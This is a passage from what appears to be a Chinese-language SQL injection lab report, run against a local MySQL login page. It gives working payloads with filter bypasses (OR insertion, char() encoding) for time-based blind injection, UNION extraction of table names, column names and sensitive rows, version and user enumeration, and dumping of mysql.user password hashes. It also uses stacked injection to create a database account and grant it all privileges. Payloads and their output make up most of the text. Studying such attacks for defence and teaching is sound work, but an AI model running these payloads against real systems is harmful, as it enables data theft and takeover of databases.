2.060 | \' o0Rr substr(`密碼`,1,10)=char(57,56,55,57,56,55,57,56,55,54) a0Rnd sleep(3)--+
2.080 | \' o0Rr substr(`密碼`,1,10)=char(57,56,55,57,56,55,57,56,55,55) a0Rnd sleep(3)--+
2.084 | \' o0Rr substr(`密碼`,1,10)=char(57,56,55,57,56,55,57,56,55,56) a0Rnd sleep(3)--+
2.081 | \' o0Rr substr(`密碼`,1,10)=char(57,56,55,57,56,55,57,56,55,57) a0Rnd sleep(3)--+
2.081 | 333

字典: time_dictionary.txt
字典總行數: 12
輸出: time_result.txt
```

圖 4.11: 腳本測試第 10 個字元

重複使用此盲注方法就可以確定表中的所有資料。(前提是資料內容可變為 ASCII 碼形式)

4-3 獲取 sensitive_data 表中所有資料

本節的目標是獲取 sensitive_data 表中所有資料，由於攻擊者不知道該表的名稱，所以要先獲取表名，4-3-1 小節將會演示。

在知道表名後就能實施竊取所有資料的注入攻擊，4-3-2 小節會演示如何獲取 sensitive_data 表中的列資訊，並用以提供 4-3-3 小節的注入所需的列資訊。

另有一種攻擊表注入方式稱為「無列名注入」，此注入手法在知道表名但不知道列名的情況下同樣能竊取表中資料，此方式較為複雜，4-3-4 小節將會解釋「無列名注入」的運用與原理。

4-3-1 聯合查詢注入取得表名

由於攻擊者不知道 user 庫中另一個表(sensitive_data)的表名，所以在竊取表中資料前要先確定表名。

MySQL 中有一個自帶的 **information_schema** 庫，庫裡存放資料庫的相關數據，如所有庫名、表名、列名、訪問權限等詳細資料。當中的 tables 表存放了所有表的資訊，因此攻擊者可以透過注入 **information_schema.tables** 表得知所有表的名稱。

用 union 聯合查詢 information_schema.tables 表，輸入

「\ ' unORion all selORect `table_name`,NULL,NULL,NULL,NULL,NULL frORom

infoORrmation_schema.tables whORere table_schema=char(117,115,101,114);-- 」。

inforORmation 中的 or 會被黑名單過濾，要插入 OR 繞過。char(117,115,101,114)等同於 user。

被注入後程式碼:

```
SELECT * FROM `userinfo` WHERE `用戶名` = '\\ ' union all select
`table_name`,NULL,NULL,NULL,NULL,NULL from information_schema.tables
where table_schema = char(117,115,101,114); -- ' AND `密碼` = '123';
```

注入後返回 user 庫中的所有表名，sensitive_data 與 userinfo，如下圖 4.12 所示。

查詢時間: 2023/08/24 18:42:04

輸入的用戶名: \ ' unORion all selORect `table_name`,NULL,NULL,NULL,NULL,NULL frORom infoORrmation_schema.tables whORere table_schema=char(117,115,101,114);

輸入的密碼: 123

SQL查詢語句:

SELECT * FROM `userinfo` WHERE `用戶名` = '\\ ' union all select `table_name`,NULL,NULL,NULL,NULL,NULL from information_schema.tables where `table_schema`=char(117,115,101,114); ' AND `密碼` = '123'

用戶名	編號	密碼	銀行帳號	銀行密碼	存款
sensitive_data					
userinfo					

圖 4.12: 返回 user 庫中所有表名

4-3-2 聯合查詢注入獲取所有列名

MySQL 自帶的 **information_schema** 庫中也有儲存每個表中的列名與資料類型，用與 4-3-1 小節

類似的方式聯合查詢 `information_schema.columns` 表，裡面存放所有列的資訊，輸入

「`\' union select \'column_name\',\'data_type\',NULL,NULL,NULL,NULL from`

`information_schema.columns where table_name =`

`char(115,101,110,115,105,116,105,118,101,95,100,97,116,97) --`」。

`information` 要插入 **OR** 繞過過濾，`char(115,101,110,115,105,116,105,118,101,95,100,97,116,97)`

等同於 `sensitive_data`，`column_name` 是列名，`data_type` 是資料類型。

被注入後程式碼：

```
SELECT * FROM `userinfo` WHERE `用戶名` = '\\\' union select
`column_name`,`data_type`,NULL,NULL,NULL,NULL from information_schema.columns
where table_name = char(115,101,110,115,105,116,105,118,101,95,100,97,116,97)
--' AND `密碼` = '123;
```

查詢時間: 2023/08/25 13:22:13

輸入的用戶名: `\' union select \'column_name\',\'data_type\',NULL,NULL,NULL,NULL from information_schema.columns where table_name = char(115,101,110,115,105,116,105,118,101,95,100,97,116,97) --`

輸入的密碼: `123`

SQL查詢語句:
`SELECT * FROM `userinfo` WHERE `用戶名` = '\\\' union select \'column_name\',\'data_type\',NULL,NULL,NULL,NULL from information_schema.columns where table_name = char(115,101,110,115,105,116,105,118,101,95,100,97,116,97) --' AND `密碼` = '123'`

用戶名	編號	密碼	銀行帳號	銀行密碼	存款
後台密碼	varchar				
網站負責人	varchar				
編號	varchar				
身分	varchar				
電子郵件	varchar				

圖 4.13: 返回 `sensitive_data` 表中列名

根據上圖 4.13 的返回結果可知 sensitive_data 表中有 5 個列，分別是「後台密碼」、「網站負責人」、「

「編號」、「身分」、「電子郵件」，確實是網站敏感資料，且資料類型確實都是 varchar。

4-3-3 聯合查詢注入獲取所有資料

在已經知道中列名的前提下，可以用 union 聯合查詢 sensitive_data 表以獲得所有資料。

[1] 用「*」查詢所有列

與 4-2-3 小節不同，用「*」查詢兩個不同的表有一些限制，在此實驗環境的第一個限制是第二個表的列數不能大於第一個表(也就是 userinfo 表)。第二個限制是兩個表的資料類型，如果兩個表的列數相同，則兩個表的列資料類型也必須相同。

在此實驗中，sensitive_data 表的列數小於 userinfo 表，因此可以用「*」與 union 聯合注入，輸入「\`unORion selORect *,NULL frORom `sensitive_data` --」，因為 sensitive_data 表的列數是 5，所以要加上一個 NULL 填充。

被注入後程式碼:

```
SELECT * FROM `userinfo` WHERE `用戶名` = '\\` union select *,NULL from `sensitive_data` --' AND `密碼` = '123';
```

查詢時間: 2023/08/25 20:54:07

輸入的用戶名: \unORion selORect *,NULL frORom `sensitive_data` --

輸入的密碼: 123

SQL查詢語句:

SELECT * FROM `userinfo` WHERE `用戶名` = '\\ union select *,NULL from `sensitive_data` --' AND `密碼` = '123'

用戶名	編號	密碼	銀行帳號	銀行密碼	存款
Makunouchi_Ippo	001	DempseyRoll	網站開發人員	OPdf58ed4f4@gamil.com	
Joseph_Joestar	002	konodioda	網站管理員	PJJIO566d5f@gmail.com	
Sugimoto_Saichi	003	orewafujimida	網站維護人員	afd6565iasi5j@gamil.com	

圖 4.14: 聯合注入 sensitive_data 表

注入結果如上圖 4.14 所示，返回 sensitive_data 表中所有資料。

[2] 指定列查詢

與 4-2-3 小節的指定列查詢方式相同，假設攻擊者想查詢 sensitive_data 表中的所有列，輸入

「\unORion selORect NULL,`網站負責人`,`編號`,`後台密碼`,`身分`,`電子郵件` frORom
`sensitive_data` -- 」。

被注入後程式碼:

```
SELECT * FROM `userinfo` WHERE `用戶名` = '\\ union select NULL,`網站負責人`,`  
編號`,`後台密碼`,`身分`,`電子郵件` from `sensitive_data`  
--' AND `密碼` = '123';
```

注入結果如下圖 4..15 所示。

查詢時間: 2023/08/26 14:51:02

輸入的用戶名: \'unORion selORect NULL,網站負責人`,`編號`,`後台密碼`,`身分`,`電子郵件` frORom `sensitive_data` --

輸入的密碼: 123

SQL查詢語句:

SELECT * FROM `userinfo` WHERE `用戶名` = '\'\ union select NULL,網站負責人`,`編號`,`後台密碼`,`身分`,`電子郵件` from `sensitive_data` --' AND `密碼` = '123'

用戶名	編號	密碼	銀行帳號	銀行密碼	存款
	Makunouchi_Ippo	001	DempseyRoll	網站開發人員	OPdf58ed4f4@gamil.com
	Joseph_Joestar	002	konodioda	網站管理員	PJJIO566d5f@gmail.com
	Sugimoto_Saichi	003	orewafujimida	網站維護人員	afd6565iasi5j@gamil.com

圖 4.15: 指定列聯合查詢 sensitive_data

4-3-4 無列名注入獲取所有資料

無列名注入是之前沒提到的進階注入手法，無列名注入可以在知道表名但不知道列數及列名的情況下獲取資料，主要原理是對未知的列取別名(臨時名稱)，然後用別名查詢資料。

在 user 庫執行「**SELECT 1,2,3,4,5 UNION SELECT * FROM `sensitive_data`;**」，列名會被替換成對應的數字，只要 SELECT 替換後的名稱就能實現無列名查詢。

在不知道列數的情況下可以用數字的量做測試，sensitive_data 有幾列那數字就要有幾個，多或少都會導致資料庫錯誤。(不一定要用數字取別名，任何已知值都行)

下圖 4.16 是一個別名測試，目的是說明原理，此測試不屬於攻擊模擬的內容。

✓ 顯示第 0 - 3 列 (總計 4 筆, 查詢用了 0.0004 秒。)

```
SELECT 1,2,3,4,5 UNION SELECT * FROM `sensitive_data`;
```

☐ 效能分析 [行內編輯] [編輯] [SQL 語句分析] [建立 PHP 程式碼] [重新整理]

☐ 全部顯示 | 資料列數: 25 ▼ 篩選資料列: 搜尋此資料表

Extra options

1	2	3	4	5
1	2	3	4	5
Makunouchi_Ippo	001	DempseyRoll	網站開發人員	OPdf58ed4f4@gamil.com
Joseph_Joestar	002	konodioda	網站管理員	PJJIO566d5f@gmail.com
Sugimoto_Saichi	003	orewafujimida	網站維護人員	afd6565iasi5j@gamil.com

圖 4.16: user 庫替換列名測試

假設攻擊者不知道列數，需要經過幾次的測試用以確定列數，輸入

「\` unORion selORect **K** frORom (selORect **N** unORion selORect * frORom `sensitive_data`)a -- 」，**K** 是

替換後的別名，**N** 是用來替換列名的值，要等於 sensitive_data 的列數。(最後的 a 用於命名，可

以是別的字元)

假設 sensitive_data 有 8 列，**N** 是「1,2,3,4,5,6,7,8」，**K** 是「`1`,`2`,`3`,`4`,`5`,`6`」。

假設 sensitive_data 有 4 列，**N** 是「1,2,3,4」，**K** 是「`1`,`2`,`3`,`4`,NULL,NULL」。

經過測試後得知 sensitive_data 有 5 列，最後的輸入是

「\' unORion selORect `1`,`2`,`3`,`4`,`5`,NULL frORom (selORect 1,2,3,4,5 unORion selORect * frORom

`sensitive_data`)a -- 」。◦

被注入後程式碼:

```
SELECT * FROM `userinfo` WHERE `用戶名` = '\\\' union select
`1`,`2`,`3`,`4`,`5`,NULL from (select 1,2,3,4,5 union select * from
`sensitive_data`)a --' AND `密碼` = '123';
```

無列名注入的結果如下圖 4.17 所示，返回 sensitive_data 表中所有資料，包含攻擊者為每個列

取的別名。◦

查詢時間: 2023/08/26 20:18:42

輸入的用戶名: \' unORion selORect `1`,`2`,`3`,`4`,`5`,NULL frORom (selORect 1,2,3,4,5 unORion selORect * frORom `sensitive_data`)a --

輸入的密碼: 123

SQL查詢語句:
SELECT * FROM `userinfo` WHERE `用戶名` = '\\\' union select `1`,`2`,`3`,`4`,`5`,NULL from (select 1,2,3,4,5 union select * from `sensitive_data`)a --' AND `密碼` = '123'

用戶名	編號	密碼	銀行帳號	銀行密碼	存款
1	2	3	4	5	
Makunouchi_Ippo	001	DempseyRoll	網站開發人員	OPdf58ed4f4@gamil.com	
Joseph_Joestar	002	konodioda	網站管理員	PJJIO566d5f@gmail.com	
Sugimoto_Saichi	003	orewafujimida	網站維護人員	afd6565iasi5j@gamil.com	

圖 4.17: 無列名注入

4-4 獲取資料庫詳細資訊

本節將演示用 SQL 注入攻擊獲取網站資料庫的詳細資訊，包含版本與資料庫用戶資訊。

4-4-1 一般注入獲取版本

MySQL 的 `version()` 函數會以字串形式返回資料庫版本，攻擊者可以透過條件句枚舉出版本。

輸入「`\' whORere version() = char(N)`」，`N` 是版本的 ASCII 編碼型式，根據返回結果判斷版本 `N`

是否正確，如果版本猜測正確就會返回全部資料。如 `8.0.31` 等同於 `char(56,46,48,46,51,49)`。

被注入後程式碼：

```
SELECT * FROM `userinfo` WHERE `用戶名` = '\\\' or
version() = char(56,46,48,46,51,49)-- \' AND `密碼` = '123';
```

查詢時間: 2023/08/24 19:26:39

輸入的用戶名: `\' oORr version()=char(56,46,48,46,51,49)--`

輸入的密碼: `123`

SQL查詢語句:
`SELECT * FROM `userinfo` WHERE `用戶名` = '\\\' or version()=char(56,46,48,46,51,49)--\' AND `密碼` = '123'`

用戶名	編號	密碼	銀行帳號	銀行密碼	存款
user1	001	123	PKF9592844594	sdf56ilu11nn	5000
user2	002	PPAAssss	LRD5789504516	gyk46r9r52g	20
user3	003	abcdef	QHD4786129655	lih4564864hkj	3000
user4	004	1234567890	IBF98165175361	hfz865f5g66	150
user5	005	987987987	GJB4587962581	ahj6412tr2	650
user6	006	hchs	LRF8790201453	bm54297cvbn	700
user7	007	101010	XCV5520147836	bflh618vdg46	850
user8	008	abc000abc	TBN6902320147	dfg511546sdf	1700
user9	009	theworld	MCV6478912305	ylu54cgf8571g	5
attacker	010	00000	TRE5876952537	sd5651fkjl	450

圖 4.18: 猜測版本為 8.0.31 返回的結果

查詢時間: 2023/08/24 19:34:12

輸入的用戶名: \' oORr version()=char(55,46,48,46,50,50)--

輸入的密碼: 123

SQL查詢語句:

SELECT * FROM `userinfo` WHERE `用戶名` = '\\ or version()=char(55,46,48,46,50,50)--' AND `密碼` = '123'

帳號或密碼錯誤

圖 4.19: 猜測版本為 7.0.22 返回的結果

注入結果如以上的圖 4.18 與圖 4.19 所示，可得知網站 MySQL 版本是 8.0.31。

4-4-2 聯合查詢注入獲取版本

SELECT version()命令可以得知資料庫版本，因此攻擊者可以用 union 獲取版本。輸入

「\' unORion selORect **version()**,NULL,NULL ,NULL ,NULL ,NULL -- 」，填充五個 NULL。

被注入後程式碼:

```
SELECT * FROM `userinfo` WHERE `用戶名` = '\\\' union select version(),NULL,NULL ,NULL ,NULL ,NULL --' AND `密碼` = '123';
```

查詢時間: 2023/08/24 19:52:11

輸入的用戶名: \' unORion selORect version(),NULL,NULL ,NULL ,NULL ,NULL --

輸入的密碼: 123

SQL查詢語句:

SELECT * FROM `userinfo` WHERE `用戶名` = '\\ union select version(),NULL,NULL ,NULL ,NULL ,NULL --' AND `密碼` = '123'

用戶名	編號	密碼	銀行帳號	銀行密碼	存款
8.0.31					

圖 4.20: 用 union 聯合查詢版本資訊

根據上圖 4.20 的注入結果可得知 MySQL 版本為 8.0.31。

4-4-3 盲注獲取版本

攻擊者可以透過時間盲注配合條件句判斷資料庫版本，輸入

「\ ' oORr version() = char(N) aORnd sleep(1) --」，N 是版本的 ASCII 編碼，如 8.0.31 等同於

char(56,46,48,46,51,49)，不管版本猜測是否正確皆不會返回結果，如下圖 4.21 雖然版本是正確的，

但只會返回錯誤訊息。



查詢時間: 2023/08/25 14:21:16

輸入的用戶名: \ ' oORr version() = char(56,46,48,46,51,49) aORnd sleep(1) --

輸入的密碼: 123

SQL查詢語句:

SELECT * FROM `userinfo` WHERE `用戶名` = '\ ' or version() = char(56,46,48,46,51,49) and sleep(1) --' AND `密碼` = '123'

帳號或密碼錯誤

圖 4.21: 猜測版本為 8.0.31

假設版本猜測正確，程序響應會延遲[1*用戶名列資料數]秒，用 python 腳本測量響應時間，

注入結果如下圖 4.22 所示，猜測版本為 8.0.31 成功延時，因此可確定版本是 8.0.31。


```

C:\Python27\pyfile>python time.py
輸入url: http://localhost/user_result.php?Send=send&username=$$$&userpassword=123

2.110 | 555
2.069 | \' oORr version() = char(56,46,48,46,51,48) aORnd sleep(1) --+
12.128 | \' oORr version() = char(56,46,48,46,51,49) aORnd sleep(1) --+
2.076 | \' oORr version() = char(56,46,48,46,51,50) aORnd sleep(1) --+
2.071 | \' oORr version() = char(56,46,48,46,51,51) aORnd sleep(1) --+
2.056 | 333

字典: time_dictionary.txt
字典總行數: 6
輸出: time_result.txt

```

圖 4.22: 腳本測量時間

4-4-4 聯合查詢注入查看當前 MySQL 用戶

攻擊者可以透過 mysql 函數配合 union 確認當前的資料庫用戶(雖然攻擊者已經知道是 root) ,

USER() 函數返回當前連接的用戶名與主機名，相同功能的函數還有 SYSTEM_USER() 、

SESSION_USER()、CURRENT_USER()。假設要用 union 聯合查詢當前 MySQL 用戶，輸入

「\' unORion selORect NULL,USER(),SYSTEM_USER(),SESSION_USER(),CURRENT_USER(),NULL -- 」。

被注入後程式碼:

```

SELECT * FROM `userinfo` WHERE `用戶名` = '\\\' union select
NULL,USER(),SYSTEM_USER(),SESSION_USER(),CURRENT_USER(),NULL
-- \' AND `密碼` = '123';

```

注入結果如下圖 4.23 所示，可確定當前資料庫用戶是 root。

查詢時間: 2023/08/26 15:28:04

輸入的用戶名: \' unORion selORect NULL,USER(),SYSTEM_USER(),SESSION_USER(),CURRENT_USER(),NULL --

輸入的密碼: 123

SQL查詢語句:
SELECT * FROM `userinfo` WHERE `用戶名` = '\\\' union select NULL,USER(),SYSTEM_USER(),SESSION_USER(),CURRENT_USER(),NULL --' AND `密碼` = '123'

用戶名	編號	密碼	銀行帳號	銀行密碼	存款
	root@localhost	root@localhost	root@localhost	root@localhost	

圖 4.23: 聯合查詢當前 MySQL 用戶

4-4-5 聯合查詢注入獲取資料庫用戶資訊

MySQL 內建的 mysql 庫中有一個 user 表，表裡存放資料庫用戶名、主機名、密碼、權限等重要資料，攻擊者可以用 union 聯合查詢 mysql.user 表獲取用戶資訊，假設要知道所有資料庫用戶的名稱、主機名、密碼、select 權限、delete 權限，輸入

「\'\' unORion selORect `User`,`Host`,`authentication_string`,`SelORect_priv`,`DelORete_priv`,NULL

frORom mysql.user -- 」，有些列名需要插入 OR 避免被過濾。

被注入後程式碼:

```
SELECT * FROM `userinfo` WHERE `用戶名` = '\\\' union select `User`,`Host`,`authentication_string`,`Select_priv`,`Delete_priv`,NULL from mysql.user -- ' AND `密碼` = '123';
```

查詢時間: 2023/08/25 19:58:21

輸入的用戶名: \'unORion selORect \'User\',\'Host\',\'authentication_string\',\'SelORect_priv\',\'DeLOReTe_priv\',NULL frORom mysql.user--

輸入的密碼: 123

SQL查詢語句:

SELECT * FROM `userinfo` WHERE `用戶名` = \'\'union select \'User\',\'Host\',\'authentication_string\',\'Select_priv\',\'Delete_priv\',NULL from mysql.user--\' AND `密碼` = \'123\'

用戶名	編號	密碼	銀行帳號	銀行密碼	存款
mysql.infoschema	localhost	\$A\$005\$THISISACOMBINATIONOFINVALIDSALTANDPASSWORDTHATMUSTNEVERBRBEUSED	Y	N	
mysql.session	localhost	\$A\$005\$THISISACOMBINATIONOFINVALIDSALTANDPASSWORDTHATMUSTNEVERBRBEUSED	N	N	
mysql.sys	localhost	\$A\$005\$THISISACOMBINATIONOFINVALIDSALTANDPASSWORDTHATMUSTNEVERBRBEUSED	N	N	
pma	localhost	*6BB4837EB74329105EE4568DDA7DC67ED2CA2AD9	Y	Y	
root	localhost	*6BB4837EB74329105EE4568DDA7DC67ED2CA2AD9	Y	Y	

圖 4.24: 聯合注入 mysql.user 表

注入結果如上圖 4.24 所示，Y 代表有權限，N 代表沒有權限，*開頭的密碼字串是以 mysql5 加密，pma 與 root 的密碼經過解密後是 123456。(與 root 的正確密碼相同)

4-5 成為高權限用戶

3-5-3 小節提到的成為高權限用戶的第一種方法，竊取現有管理員帳號與密碼，在 4-4-5 小節已經演示過，因此本章將會演示另外兩種方法與高權限的賦予方式。

4-5-1 堆疊注入在 mysql.user 表中添加新用戶

本節的堆疊注入沒有 4-2-2 小節所述的限制，因為新增用戶不需要返回第二條命令的結果，所以可以用堆疊注入在 mysql.user 表中添加新用戶資料。

用 INSERT 命令添加資料，要添加的新資料主要有 5 個，分別是「Host(主機)」、「User(用戶名)」、

「authentication_string(加密後密碼)」、「ssl_cipher」、「x509_issuer」、「x509_subject」，最後的三個因

為沒有預設值，所以在添加時要手動給值不然會產生錯誤。(通常是給空值)

假設要創建的新用戶的名稱是「new_admin」，密碼是「999」，以下是一般正常用 INSERT 添加

新用戶的命令：

```
insert into mysql.user(Host, User, authentication_string, ssl_cipher,
x509_issuer, x509_subject) values
('localhost', 'new_admin', MD5('999'), '', '', '');
```

為了避開過濾，有單引號的字串改用 char() 函式，空值('') 則改成 substr(1,1,0)，substr() 函式的

第三個參數如果是 0，就會返回空值。(此空值與 char(0) 或 char(32) 代表的空字元不同)

如果要設定用戶權限可以直接在以上 INSERT 命令句中給值，例如要給新用戶能 SELECT 所有庫

的權限，就將 Select_priv 列設定為 Y(默認是 N)，也可以用其他命令賦予新用戶權限，4-5-3 小節

將會演示方法。

假設攻擊者要創建剛才的新用戶「new_admin」輸入

「\'; insert into mysql.user(Host, User, authentication_string, ssl_cipher, x509_issuer, x509_subject)

values char(108,111,99,97,108,104,111,115,116), char(110,101,119,95,97,100,109,105,110),

(MD5(CHAR(57,57,57)), substr(1,1,0), substr(1,1,0), substr(1,1,0)) -- 」。

被注入後程式碼:

```
SELECT * FROM `userinfo` WHERE `用戶名` = '\\'; insert into mysql.user(Host, User, authentication_string, ssl_cipher, x509_issuer, x509_subject) values (char(108,111,99,97,108,104,111,115,116), char(110,101,119,95,97,100,109,105,110), MD5(CHAR(57,57,57)), substr(1,1,0), substr(1,1,0), substr(1,1,0)) -- ' AND `密碼` = '123';
```

注入結果如以下圖 4.25 與圖 4.26 所示，返回錯誤頁面，但成功創建新資料戶用戶 new_admin。




圖 4.25: 用堆疊注入新增用戶




圖 4.26: 成功新增用戶 new_admin 到 mysql.user

4-5-2 堆疊注入用 CREATE 命令新增高權限用戶

用 CREATE 命令也可以創建新的資料庫用戶，語法是：

```
create user 'username'@'hostname' identified by 'password';
```

為了繞過引號過濾，因此用 CREATE 創建新用戶時不指定密碼(密碼無法用 `char()` 形式繞過)，改成：

```
create user username@hostname;
```

這樣會創建一個新的低權限用戶，沒有登入密碼，給高權限的方式在 4-5-3 小節會說明。

假設攻擊者要創建一個名為「`new_admin`」的一般用戶，輸入

「`\';create user new_admin@localhost --`」。

被注入後程式碼：

```
SELECT * FROM `userinfo` WHERE `用戶名` = '\\';create user new_admin@localhost  
-- ' AND `密碼` = '123';
```

注入結果如以下圖 4.27 與圖 4.28 所示，返回錯誤，但成功創建新資料戶用戶 `new_admin`，且

此一般權限用戶沒有指定密碼。

查詢時間: 2023/08/28 14:54:00

輸入的用戶名: `\';create user new_admin@localhost --`

輸入的密碼: `123`

SQL查詢語句:

```
SELECT * FROM `userinfo` WHERE `用戶名` = '\\';create user new_admin@localhost --' AND `密碼` = '123'
```

帳號或密碼錯誤

圖 4.27: 用堆疊注入創建用戶

使用者帳號一覽

	使用者名稱	主機名稱	密碼	全域權限	使用者群組	允許授權(Grant)	動作
<input type="checkbox"/>	mysql.infoschema	localhost	是	SELECT		否	編輯權限 匯出 Unlock
<input type="checkbox"/>	mysql.session	localhost	是	SHUTDOWN, SUPER		否	編輯權限 匯出 Unlock
<input type="checkbox"/>	mysql.sys	localhost	是	USAGE		否	編輯權限 匯出 Unlock
<input type="checkbox"/>	new_admin	localhost	否	USAGE		否	編輯權限 匯出 Lock
<input type="checkbox"/>	pma	localhost	是	ALL PRIVILEGES		是	編輯權限 匯出 Lock
<input type="checkbox"/>	root	localhost	是	ALL PRIVILEGES		是	編輯權限 匯出 Lock

圖 4.28: 成功新增用戶 new_admin

4-5-3 堆疊注入用 GRANT 命令賦予用戶高權限

在 4-5-1 與 4-5-2 小節演示了資料庫用戶的創建(新增)方式，但得到的是一般用戶，如果要賦予用戶高權限，可以用 GRANT 命令修改權限。假設要給用戶全域性的最高權限，命令是：

```
grant all privileges on `%.*` to 'user name'@'hostname';
```

意思是給用戶最高權限(ALL PRIVILEGES)，權限有效於全部的庫及表(on `%.*`)，也能寫成：

```
grant all privileges on `%.*` to username@hostname;
```

假設攻擊者要將之前創建的 nes_admin 用戶提升成最高權限，輸入

「\ ; grant all privileges on `%.*` to new_admin@localhost -- 」。

被注入後程式碼:

```
SELECT * FROM `userinfo` WHERE `用戶名` = '\\'; grant all privileges on `%`.* to new_admin@localhost -- AND `密碼` = '123';
```

注入結果如以下圖 4.29 與圖 4.30 所示，返回錯誤，但成功將 new_admin 的權限修改成與 root 相同的最高權限。

查詢時間: 2023/08/28 19:34:33

輸入的用戶名: \ ; grant all privileges on `%`.* to new_admin@localhost --

輸入的密碼: 123

SQL查詢語句:

SELECT * FROM `userinfo` WHERE `用戶名` = '\\'; grant all privileges on `%`.* to new_admin@localhost --' AND `密碼` = '123'

帳號或密碼錯誤

圖 4.29: 堆疊注入修改權限

← 伺服器: Uniform Server:3306 » 資料庫: mysql

結構 SQL 搜尋 查詢 匯出 匯入 操作 權限 預存程序

可以存取「mysql」的使用者

	使用者名稱	主機名稱	類型	權限	允許授權(Grant)	動作
<input type="checkbox"/>	mysql.infoschema	localhost	全域	SELECT	否	編輯權限 匯出
